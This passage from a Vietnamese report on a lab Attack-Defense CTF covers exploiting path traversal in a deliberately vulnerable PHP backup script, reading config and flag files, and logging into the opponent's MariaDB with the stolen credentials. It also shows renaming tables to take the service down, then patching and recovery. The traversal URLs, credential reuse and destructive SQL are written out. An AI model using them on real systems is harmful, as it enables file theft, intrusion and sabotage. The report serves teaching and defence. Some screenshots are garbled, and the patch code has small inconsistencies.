- + Nếu màn hình hiển thị nội dung file SQL (dump) hoặc trả về một file tải về → xác nhận backup_legacy.php đang hoạt động và tham số file được dùng để đọc file từ thư mục backup.
- Bước 2 – Thử path traversal / đọc file nhạy cảm
 - + Dựa vào phân tích thiết kế, trong mã nguồn cũ, backup_legacy.php thường có dạng:

```

<?php
// backup_legacy.php – Version 1 CŨ, CÓ LỖ HÔNG PATH TRAVERSAL
require_once 'config.php';

$baseDir = BACKUP_STORAGE_DIR;           // C:\xampp\htdocs\sms\backup\
$file      = $_GET['file'] ?? 'initial_backup.sql';

/*
 * LỖ HÔNG:
 * - Tham số "file" được nối thẳng vào đường dẫn
 * - Không kiểm tra ".." hay truy cập thư mục ẩn
 * -> Kẻ tấn công có thể đọc bất kỳ file nào bên trong thư mục backup, kể cả .flags
*/
$fullPath = $baseDir . $file;

if (!file_exists($fullPath) || !is_file($fullPath)) {
    die("File not found.");
}


header('Content-Type: application/octet-stream');
header('Content-Disposition: attachment; filename="'. basename($fullPath) . '"');
readfile($fullPath);

```

- Không có bước kiểm tra “..”, không chuẩn hoá đường dẫn, không giới hạn thư mục.
- + Team 2 thử đọc các file khác nhau:

- Đọc lại file backup:
http://localhost:9002/backup_legacy.php?file=initial_backup.sql
- Đọc file cấu hình ứng dụng:

http://localhost:9002/backup_legacy.php?file=../config.php



Hình 4.17 Xem cấu hình trong config.php

Giải thích: Giri yêu cầu file=../config.php khi lệnh backup_legacy.php trả về tệp config.php. Điều này khẳng định path traversal hoạt động và attacker có thể đọc file nhạy cảm của service.

Trả về mã PHP có chứa DB_SERVER, DB_USERNAME, DB_PASSWORD... thì path traversal đã thành công.

- Bước 3 – Đọc flag trong thư mục .flags
 - + Từ thiết kế service 2, mỗi tick CTF, checker/agent ghi flag vào thư mục:

BACKUP_STORAGE_DIR/.flags/tick_<tick>.flag

- + Team 2 giả sử tick hiện tại là 6 (xem trên scoreboard), và thử:

curl "http://localhost:9002/backup_legacy.php?file=.flags/tick_1.flag"

```

  ◀ Li ● azure_aad_ai azure_securi nginx.conf readme.txt php.ini httpd.conf tick_1234.flag flag.txt Makefile tick_1 × ▶
  File Edit View
  PTITHCM_Q1RGLS5kHj1TRVd1RVGEecK4QzKfBaEb
  
```

Hình 4.18 Flag tick1 team 2 có được

Giải thích: Yêu cầu file=.flags/tick_1.flag trả về nội dung flag. Điều này xác nhận Path Traversal đã bị khai thác hoàn toàn và attacker có thể đọc flag từng tick của service.

- + Có flag mang đi nộp qua netcat:

```
root@team2:~# nc 160.250.132.171 6666
PTITHCM Attack & Defense CTF Flag Submission Server
One flag per line please!
```

```
PTITHCM_Q1RGLS5kHj1TRVd1RVGEecK4QzKfBaEb
PTITHCM_Q1RGLS5kHj1TRVd1RVGEecK4QzKfBaEb OK
```

Hình 4.19 Team 2 nôp flag service 2 để lấy điểm tấn công

Giải thích: Team 2 dùng netcat nôp flag đọc được từ .flags/tick_1.flag. Server phản hồi OK, xác nhận flag hợp lệ và Team 2 được cộng điểm Offense.

- + Điểm được cộng vào scoreboard của team 2 và trừ team 3:

Scoreboard								
	Registered teams	Scoreboard	Service status	Tick 1				
Team	Block Puzzle Game	Stock Management System	Student Information System	Total Offense	Total Defense	Total SLA	Total	
1. team2	0.00 0.00 4.00 up	2.00 0.00 4.00 up	0.00 0.00 4.00 up	2.00	0.00	12.00	14.00	
2. team1	0.00 0.00 4.00 up	0.00 0.00 4.00 up	0.00 0.00 4.00 up	0.00	0.00	12.00	12.00	
3. team4	0.00 0.00 4.00 up	0.00 0.00 4.00 up	0.00 0.00 4.00 up	0.00	0.00	12.00	12.00	

Hình 4.20 Tính điểm tấn công cho team 2 và trừ điểm phòng thủ team 3

Giải thích: Scoreboard cho thấy Team 2 được cộng điểm Offense nhờ lấy flag từ Service 2 của Team 3, trong khi Team 3 bị trừ điểm Defense. Điều này xác nhận cuộc tấn công path traversal đã được hệ thống chấm hợp lệ.

4.2.3.3. Vá lỗ hỏng backup_legacy.php – giữ nguyên SLA

Sau khi bị Team 2 khai thác, Team 3 vào vai Blue Team và vá lỗ hỏng.

Mục tiêu vá:

- Không cho các team khác đọc được .flags/tick_*.flag qua HTTP.
- Vẫn cho checkermaster của gameserver đọc được flag như cũ (tránh thay đổi giao thức).
- Không làm thay đổi nội dung flag → tránh FLAG_NOT_FOUND hoặc DOWN.

Quy trình vá gồm 2 bước chính:

- Bước 1 – Ghi log để xác định IP thật của checker
 - + Chỉnh sửa backup_legacy.php để chỉ thêm log, chưa chặn gì (an toàn, không ảnh hưởng tới SLA):

```

<?php
require_once 'config.php';

$file = $_GET['file'] ?? 'initial_backup.sql';
$file = (string)$file;

$client_ip = $_SERVER['REMOTE_ADDR'] ?? 'UNKNOWN';

// Ghi log mọi request vào file /tmp/backup_legacy_ip.log
file_put_contents(
    '/tmp/backup_legacy_ip.log',
    date('c') . " backup_legacy from {$client_ip} file={$file}" . PHP_EOL,
    FILE_APPEND
);

// Giữ nguyên logic cũ (chưa chặn gì)
$baseDir = BACKUP_STORAGE_DIR;
$fullPath = $baseDir . $file;
readfile($fullPath);

```

```

GNU nano 8.4                                     backup_legacy.php *
<?php
require_once 'config.php';

$file = $_GET['file'] ?? 'initial_backup.sql';
$file = (string)$file;

$client_ip = $_SERVER['REMOTE_ADDR'] ?? 'UNKNOWN';

// Ghi log m  m i request v o file /tmp/backup_legacy_ip.log
file_put_contents(
    '/tmp/backup_legacy_ip.log',
    date('c') . " backup_legacy from {$client_ip} file={$file}" . PHP_EOL,
    FILE_APPEND
);

// Gi   nguy   n logic c   (ch   a ch   n g   )
$baseDir = BACKUP_STORAGE_DIR;
$fullPath = $baseDir . $file;
readfile($fullPath);

```

Hình 4.21 Sửa file backup legacy lấy IP checker

Giải thích: Team 3 thêm logging để ghi lại mọi request đến backup_legacy.php và IP gửi request. Việc này không thay đổi cách checkermaster đọc flag nên SLA không bị ảnh hưởng. Log sẽ được dùng ở bước sau để chặn attacker nhưng cho phép checker.

+ Trên team 3:

```
tail -f /tmp/backup_legacy_ip.log
```

```
root@team3:/var/www/service2# tail -f /tmp/backup_legacy_ip.log
2025-11-25T15:11:15+08:00 backup_legacy from 10.50.0.1 file=.flags/tick_0.flag
2025-11-25T15:13:20+08:00 backup_legacy from 10.50.2.10 file=/config.php
2025-11-25T15:14:38+08:00 backup_legacy from 10.50.2.10 file=.flags/tick_1.flag
2025-11-25T15:15:15+08:00 backup_legacy from 10.50.0.1 file=.flags/tick_1.flag
2025-11-25T15:15:15+08:00 backup_legacy from 10.50.0.1 file=.flags/tick_0.flag
2025-11-25T15:15:52+08:00 backup_legacy from 10.50.2.10 file=.flags/tick_1.flag
2025-11-25T15:15:55+08:00 backup_legacy from 10.50.2.10 file=.flags/tick_1.flag
2025-11-25T15:16:01+08:00 backup_legacy from 10.50.2.10 file=.flags/tick_1.flag
|
```

Hình 4.22 Xác định được IP thực sự của checker

Giải thích: Hình trên cho thấy log được ghi lại từ backup_legacy.php sau khi Team 3 bổ sung cơ chế lưu IP truy cập. Từ các dòng log, Team 3 nhanh chóng xác định được IP mà checkermaster sử dụng để đọc flag, cụ thể là 10.50.0.1. Việc nhận diện đúng IP hợp lệ là bước quan trọng để xây dựng whitelist ở bước tiếp theo, giúp chặn toàn bộ truy cập trái phép nhưng vẫn đảm bảo checkermaster tiếp tục hoạt động bình thường, tránh mất điểm SLA.

Xác định được IP thật mà checker dùng để gọi dịch vụ, ví dụ 10.50.0.1.

- Bước 2 – Thêm IP whitelist cho .flags và chặn path traversal

Sau khi đã biết IP checker, Team 3 sửa backup_legacy.php hoàn chỉnh hơn:

```

<?php
require_once 'config.php';

$file = $_GET['file'] ?? 'initial_backup.sql';
$file = (string)$file;

$client_ip = $_SERVER['REMOTE_ADDR'] ?? 'UNKNOWN';

// Log lại cho chắc
file_put_contents(
    '/tmp/backup_legacy_ip.log',
    date('c') . " backup_legacy from {$client_ip} file={$file}" . PHP_EOL,
    FILE_APPEND
);

// 1) Chặn path traversal đơn giản
if (str_contains($file, '..')) {
    http_response_code(400);
    echo 'Invalid path';
    exit;
}

// 2) Phân biệt file flag vs backup thường
$flag_prefix = '.flags/';

// ===== Nhánh FLAG (.flags/tick_X.flag) – dùng cho checker =====
if (strncmp($file, $flag_prefix, strlen($flag_prefix)) === 0) {

    // IP checker đã đo được ở Bước 1
    $checker_ip = '10.50.0.1'; // <-- sửa theo IP thực tế

    if ($client_ip !== $checker_ip) {
        // Không phải checker → giả vờ như không có file
        http_response_code(404);
        echo 'File not found';
        exit;
    }
}

```

```

GNU nano 8.4                                backup_legacy.php

// 2) Ph n bi ^gt file flag vs backup th ^}ng
$flag_prefix = '.flags/';

// ===== Nh nh FLAG (.flags/tick_X.flag) ^``s d ng cho checker =====
if (strcmp($file, $flag_prefix, strlen($flag_prefix)) === 0) {

    // IP checker ^q ^qo ^q c ^= B ^{c 1
    $checker_ip = '10.50.0.1'; // <-- s a theo IP th c t

    if ($client_ip !== $checker_ip) {
        // Kh ng ph i checker ^f^r gi v ^} nh kh ng c file
        http_response_code(404);
        echo 'File not found';
        exit;
    }

    // Map sang th m c flag th c t
    $flag_dir = FLAG_STORAGE_DIR; // vd: /var/www/service2/backup/.flags
    $rel_name = substr($file, strlen($flag_prefix)); // "tick_6.flag"
    $safe_name = basename($rel_name);

    $full_path = realpath($flag_dir . '/' . $safe_name);
    if ($full_path === false || !is_file($full_path)) {
        http_response_code(404);
    }
}

```


Hình 4.23 thêm whitelist là IP checker để vá vẫn giữ được SLA

Giải thích: Hình trên thể hiện bản vá hoàn chỉnh cho `backup_legacy.php`, trong đó Team 3 áp dụng cơ chế whitelist IP nhằm bảo vệ các file flag trong thư mục `.flags`. Sau khi xác định IP thực của checkermaster (10.50.0.1), mã nguồn được sửa để chỉ cho phép IP này truy cập các file `tick_X.flag`, còn mọi request khác đều trả về 404 – `File not found`. Đồng thời, đoạn mã cũng bổ sung kiểm tra path traversal (chặn ..) và sử dụng `realpath()` để bảo đảm đường dẫn hợp lệ, trong khi nhánh xử lý backup thông thường vẫn được giữ nguyên. Nhờ đó, lỗ hổng bị loại bỏ hoàn toàn nhưng service vẫn đáp ứng đúng yêu cầu của checkermaster, đảm bảo tính ổn định và không làm mất điểm SLA.

- Kiểm thử sau khi vá:

- + Attacker bị chặn

Khi Team 2 dùng tunnel `http://localhost:9002/backup_legacy.php?file=.flags/tick_x.flag`, `REMOTE_ADDR` là IP của bastion (160.250.132.171) hoặc IP khác 10.50.0.1.



File not found

Hình 4.24 Team2 request lấy flag tick tiếp theo bất thành

Giải thích: Hình trên cho thấy việc khai thác Path Traversal đã bị chặn hoàn toàn sau khi Team 3 áp dụng cơ chế whitelist IP trong backup_legacy.php. Khi Team 2 thử truy cập file flag thông qua tunnel (ví dụ: backup_legacy.php?file=flags/tick_x.flag), giá trị REMOTE_ADDR của request là IP bastion hoặc một IP khác với IP checker thực tế (10.50.0.1). Do đó, điều kiện kiểm tra \$client_ip !== \$checker_ip trong nhánh xử lý flag được kích hoạt, và hệ thống phản hồi 404 File not found. Kết quả này xác nhận rằng chỉ checkermaster mới có quyền đọc file flag, trong khi mọi truy cập trái phép đều bị từ chối mà không ảnh hưởng đến SLA của service.

- Nhánh FLAG → điều kiện \$client_ip !== \$checker_ip → trả 404 File not found.
- Script cũ của Team 2 không thu được flag nữa.
- + Kiểm tra trên giao diện: Kiểm tra ở tick hiện tại service 2 của team 3 vẫn up và không mất điểm SLA.

Team	Tick 0	Tick 1	Tick 2	Tick 3
team1	Block Puzzle Game: up Stock Management System: up Student Information System: up	Block Puzzle Game: up Stock Management System: up Student Information System: up	Block Puzzle Game: up Stock Management System: up Student Information System: up	Block Puzzle Game: up Stock Management System: up Student Information System: up
team2	Block Puzzle Game: up Stock Management System: up Student Information System: up	Block Puzzle Game: up Stock Management System: up Student Information System: up	Block Puzzle Game: up Stock Management System: up Student Information System: up	Block Puzzle Game: up Stock Management System: up Student Information System: up
team3	Block Puzzle Game: up Stock Management System: up Student Information System: up	Block Puzzle Game: up Stock Management System: up Student Information System: up	Block Puzzle Game: up Stock Management System: up Student Information System: up	Block Puzzle Game: up Stock Management System: up Student Information System: up
team4	Block Puzzle Game: up Stock Management System: up Student Information System: up	Block Puzzle Game: up Stock Management System: up Student Information System: up	Block Puzzle Game: up Stock Management System: up Student Information System: up	Block Puzzle Game: up Stock Management System: up Student Information System: up

Hình 4.25 Service 2 của team 3 vẫn 'UP' và không mất điểm SLA

Giải thích: Hình trên cho thấy sau khi áp dụng bản vá whitelist IP, mọi yêu cầu đọc flag từ phía Team 2 đều bị chặn bởi điều kiện \$client_ip !== \$checker_ip và nhận phản hồi 404 File not found. Script khai thác cũ vì vậy không thể thu được flag nữa. Đồng thời, kết quả kiểm tra trên giao diện Service Status xác nhận rằng Service 2 của team 3 vẫn ở trạng thái UP trong tick hiện tại, không phát sinh lỗi DOWN hay mất điểm SLA. Điều này chứng minh rằng bản vá vừa ngăn chặn hiệu quả tấn công Path Traversal, vừa đảm bảo hệ thống vẫn vận hành bình thường dưới sự kiểm tra của checkermaster.

4.2.3.4. Mô phỏng DOWN / RECOVERING trên Service 2 bằng cách can thiệp database

Để mô phỏng một sự cố thật sự trong thi đấu (service bị DOWN rồi khôi phục), nhóm thực hiện thử nghiệm:

- Bước 1 – Team 2 “tấn công phá hoại” service 2 của Team 3
 - + Từ Team 2, SSH sang Team 3 (giả lập tình huống đội tấn công chiếm được shell của đối thủ).

```
backup_legacy.php?file=../../../../config.php
```

Từ file config.php team 2 lấy được thông tin credential vào Mariadb của team 3.

- + Đăng nhập MySQL của service 2 (SMS) team 3:

```
mysql -h 10.50.2.10 -uctf -pctfpass sis_db
```

```
team2@team2:~$ mysql -h 10.50.3.10 -uctf -pctfpass sis_db
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 122
Server version: 11.8.3-MariaDB-0+deb13u1 from Debian -- Please help get to 10k stars at https://github.com/MariaDB/Serve
r

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [sis_db]> |
```

Hình 4.26 Team 2 đăng nhập thành công database team 3

Giải thích: Hình trên minh họa bước đầu tiên của kịch bản mô phỏng sự cố, trong đó Team 2 giả lập hành vi phá hoại bằng cách truy cập trực tiếp vào máy của Team 3 và đăng nhập thành công vào hệ quản trị MariaDB của Service 2. Việc đăng nhập được thực hiện bằng tài khoản ctf/ctfpass lấy từ file config.php, cho thấy nếu đối thủ chiếm được quyền truy cập hệ thống, họ có thể can thiệp trực tiếp vào cơ sở dữ liệu của ứng dụng. Đây là tiền đề để thực hiện các bước tiếp theo nhằm gây ra trạng thái DOWN và kiểm tra khả năng khôi phục (RECOVERING) của service.

+ Chọn database service 2:

```
USE sms_db2;
```

```
SHOW TABLES;
```

```
MariaDB [(none)]> USE sms_db2;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [sms_db2]> SHOW TABLES;
+-----+
| Tables_in_sms_db2 |
+-----+
| back_order_list
| backups
| bo_items
| item_list
| po_items
| purchase_order_list
| receiving_list
| return_list
| sales_list
| stock_list_bak
| supplier_list
| system_info
| user_meta
| users_bak
+-----+
14 rows in set (0.001 sec)

MariaDB [sms_db2]> |
```

Hình 4.27 Team 2 truy vấn các bảng của sms_db2

Giải thích: Hình trên cho thấy sau khi đăng nhập MariaDB, Team 2 chuyển sang cơ sở dữ liệu sms_db2 và liệt kê toàn bộ các bảng hiện có. Danh sách trả về bao gồm các bảng quan trọng

như `system_info`, `stock_list`, `users`, `sales_list`, ... xác nhận rằng kẻ tấn công đã có toàn quyền truy cập dữ liệu của Service 2 và có thể thực hiện các thao tác gây lỗi hoặc phá hoại trong bước tiếp theo của thử nghiệm.

→ Thấy các bảng như: `system_info`, `stock_list`, `users`, `sales_list`, ...

- + Thực hiện tấn công phá hoại đơn giản: đổi tên một số bảng quan trọng để ứng dụng không thể truy vấn:

```
RENAME TABLE stock_list TO stock_list_bak;
RENAME TABLE users      TO users_bak;
RENAME TABLE system_info TO system_info_bak;
```

```
+-----+
14 rows in set (0.001 sec)

MariaDB [sms_db2]> RENAME TABLE stock_list TO stock_list_bak;
Query OK, 0 rows affected (0.004 sec)

MariaDB [sms_db2]> RENAME TABLE users      TO users_bak;
Query OK, 0 rows affected (0.002 sec)

MariaDB [sms_db2]> RENAME TABLE system_info TO system_info_bak;
Query OK, 0 rows affected (0.003 sec)

MariaDB [sms_db2]> |
```

Hình 4.28 Team 2 tấn công sửa tên bảng một vài bảng ảnh hưởng trực tiếp

Giải thích: Hình trên cho thấy Team 2 thực hiện tấn công phá hoại bằng cách đổi tên các bảng quan trọng như `stock_list`, `users` và `system_info`. Việc thay đổi tên bảng khiến ứng dụng không thể truy vấn đúng cấu trúc dữ liệu, dẫn đến các lỗi dạng “table doesn't exist” trong mã PHP và làm cho Service 2 rơi vào trạng thái DOWN ngay lập tức. Đây là bước mô phỏng sự cố thật sự khi đối thủ chiếm được quyền truy cập và gây hỏng cơ sở dữ liệu của dịch vụ.

- + Hậu quả:

- Các truy vấn trong PHP (liên quan đến stock, user) sẽ gặp lỗi “table doesn't exist”.
- Khi ctf-checkermaster@sms.service chạy, nó cũng không thể truy cập đúng bảng/bản ghi flag → trạng thái service trên Team 2 sẽ chuyển sang DOWN hoặc CHECK_FAILED.

- Bước 2 – Quan sát tác động lên checker và SLA

- + Trên scoreboard:

- Cột SLA của service sms cho Team 3 bắt đầu giảm.

Team	1. Student Information System	2. Stock Management System	3. Block Puzzle Game	Total Offense	Total Defense	Total SLA	Total
1. team1	0.00 0.00 18.00 up	0.00 0.00 18.00 up	0.00 0.00 18.00 up	2.00	0.00	54.00	56.00
2. team2	0.00 -1.00 18.00 up	2.00 0.00 18.00 up	0.00 0.00 18.00 up	2.00	-1.00	54.00	55.00
3. team4	0.00 0.00 18.00 up	0.00 0.00 18.00 up	0.00 0.00 18.00 up	0.00	0.00	54.00	54.00
4. team3	0.00 0.00 18.00 up	0.00 -1.00 16.00 down	0.00 0.00 18.00 up	0.00	-1.00	52.00	51.00

Hình 4.29 Điểm SLA service 2 của team 3 không được tính

Giải thích: Hình trên minh họa tác động trực tiếp của việc đổi tên các bảng trong cơ sở dữ liệu: các truy vấn của ứng dụng SMS đều gặp lỗi “table doesn't exist”, khiến checkermaster không thể truy xuất đúng dữ liệu và lập tức đánh dấu service 2 của team 3 ở trạng thái DOWN. Trên scoreboard, cột SLA của service bắt đầu giảm và chuyển sang vùng màu đỏ/cam tương ứng với tình trạng lỗi liên tục ở các tick gần nhất. Đây là phản ứng đúng của hệ thống chấm điểm khi dịch vụ không còn hoạt động ổn định do bị can thiệp vào cấu trúc dữ liệu.

- Service chuyển sang trạng thái đỏ hoặc cam: tại thời điểm tick thứ mới nhất được thực hiện thì service SIS của team 3 đã DOWN

Team	Tick 4	Tick 5	Tick 6	Tick 7	Tick 8
team1	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up
team2	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up
team3	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: down 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: down 3. Block Puzzle Game: up
team4	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up

Hình 4.30 Service 2 của team 3 ngay lập tức DOWN ở tick được check tiếp theo

Giải thích: Hình trên cho thấy ngay sau khi các bảng quan trọng bị đổi tên, Service 2 của team 3 bị checkermaster đánh dấu DOWN ở tick kế tiếp. Toàn bộ các truy vấn liên quan đến kho hàng, người dùng và thông tin hệ thống đều thất bại, khiến service chuyển sang trạng thái lỗi ngay lập tức. Đây là minh chứng trực quan cho việc thao tác sai trên cơ sở dữ liệu có thể làm dịch vụ dừng hoạt động hoàn toàn trong vòng một tick kiểm tra.

- Bước 3 – Khôi phục database và đưa service về trạng thái OK

- + Để mô phỏng hành vi Team 3 phát hiện sự cố và khôi phục: Đổi tên các bảng về trạng thái ban đầu:

```
RENAME TABLE stock_list_bak TO stock_list;
RENAME TABLE users_bak      TO users;
RENAME TABLE system_info_bak TO system_info;
```

```
Database changed
MariaDB [sms_db2]> SHOW TABLES;
+-----+
| Tables_in_sms_db2 |
+-----+
| back_order_list   |
| backups           |
| bo_items          |
| item_list         |
| po_items          |
| purchase_order_list|
| receiving_list    |
| return_list       |
| sales_list        |
| stock_list_bak   |
| supplier_list    |
| system_info_bak  |
| user_meta         |
| users_bak         |
+-----+
14 rows in set (0.001 sec)

MariaDB [sms_db2]> RENAME TABLE stock_list_bak TO stock_list;
m_info_bak TO syQuery OK, 0 rows affected (0.003 sec)

MariaDB [sms_db2]> RENAME TABLE users_bak  TO users;
Query OK, 0 rows affected (0.002 sec)

MariaDB [sms_db2]> RENAME TABLE system_info_bak TO system_info;
Query OK, 0 rows affected (0.002 sec)
```

Hình 4.31 Team 3 phục hồi lại tên các bảng

Giải thích: Hình trên minh họa bước khôi phục cơ sở dữ liệu, trong đó Team 3 đổi lại tên các bảng đã bị sửa trước đó về đúng trạng thái ban đầu. Sau khi trả lại các bảng stock_list, users và system_info đúng tên, ứng dụng có thể truy vấn bình thường và checkermaster tiếp tục đọc dữ liệu mà không gặp lỗi. Nhờ đó, Service 2 nhanh chóng trở lại trạng thái UP ở tick tiếp theo, mô phỏng chính xác quy trình xử lý sự cố và khôi phục dịch vụ trong môi trường thi đấu Attack–Defense.

Tick tiếp theo sẽ nhận được kết quả trạng thái hệ thống của service 2 trên team 3 được ‘recovering’ lại, và sau 5 tick tiếp theo sẽ ‘UP’ trở lại nếu không bị ‘DOWN’ lần nữa/

Team	Tick 6	Tick 7	Tick 8	Tick 9	Tick 10
team1	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up
team2	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up
team3	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: down 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: recovering 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: recovering 3. Block Puzzle Game: up
team4	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up

Hình 4.32 Sau khi phục hồi thì service 2 của team 3 trở lại trạng thái ‘recovering’

Giải thích: Hình trên cho thấy sau khi Team 3 khôi phục lại các bảng trong cơ sở dữ liệu, checkermaster ghi nhận Service 2 chuyển sang trạng thái recovering ở tick kế tiếp. Đây là cơ chế bình thường của hệ thống chấm điểm: dịch vụ cần một số tick liên tiếp hoạt động ổn định để được đánh dấu UP trở lại hoàn toàn. Nếu trong các tick tiếp theo không xuất hiện lỗi mới, Service 2 sẽ tự động quay về trạng thái UP và không bị trừ thêm điểm SLA.

Điểm SLA ở những tick mới của team 3 ở service 2 được phục hồi:

Team	1. Student Information System	2. Stock Management System	3. Block Puzzle Game	Total Offense	Total Defense	Total SLA	Total
1. team1	0.00 0.00 24.00 up	0.00 0.00 24.00 up	0.00 0.00 24.00 up	2.00	0.00	72.00	74.00
2. team2	0.00 -1.00 24.00 up	2.00 0.00 24.00 up	0.00 0.00 24.00 up	2.00	-1.00	72.00	73.00
3. team4	0.00 0.00 24.00 up	0.00 0.00 24.00 up	0.00 0.00 24.00 up	0.00	0.00	72.00	72.00
4. team3	0.00 0.00 24.00 up	0.00 -1.00 18.00 recovering	0.00 0.00 24.00 up	0.00	-1.00	66.00	65.00

Hình 4.33 Điểm SLA của team 3 sau phục hồi ở service 2

Giải thích: Hình trên cho thấy sau khi Service 2 của team 3 được khôi phục và chuyển sang trạng thái recovering, các tick tiếp theo bắt đầu ghi nhận lại điểm SLA bình thường. Điều này chứng tỏ dịch vụ đã hoạt động ổn định trở lại và không còn bị trừ thêm điểm ở vòng chấm kế tiếp. Khi hoàn tất giai đoạn recovering và đạt đủ số tick ổn định, Service 2 lại được tính điểm đầy đủ giống như trước khi bị phá hoại.

Team	Tick 16	Ticks
team1	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1 2 3
team2	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1 2 3
team3	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1 2 3
team4	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1 2 3

Hình 4.34 Sau 5 tick liên tiếp không bị 'DOWN' thì service 2 của team 3 sẽ 'UP'

Giải thích: Hình trên cho thấy sau khi được khôi phục và trải qua 5 tick liên tiếp không gặp lỗi, Service 2 của team 3 đã được checkermaster đánh dấu trở lại trạng thái UP. Đây là cơ chế tự động của hệ thống chấm điểm nhằm đảm bảo dịch vụ phải duy trì ổn định trong một khoảng thời gian nhất định trước khi được công nhận hoạt động bình thường trở lại. Kết quả này khẳng định quá trình khắc phục của team 3 là đúng chuẩn và hiệu quả.

Kết luận:

- Thủ nghiệm này cho thấy rõ:
 - + Tác động của tấn công phá hoại (xoá/sửa cấu trúc bảng) lên hệ thống scoring.
 - + Quy trình khôi phục dịch vụ (restore schema) giúp SLA dừng giảm sau khi service trở lại hoạt động bình thường.
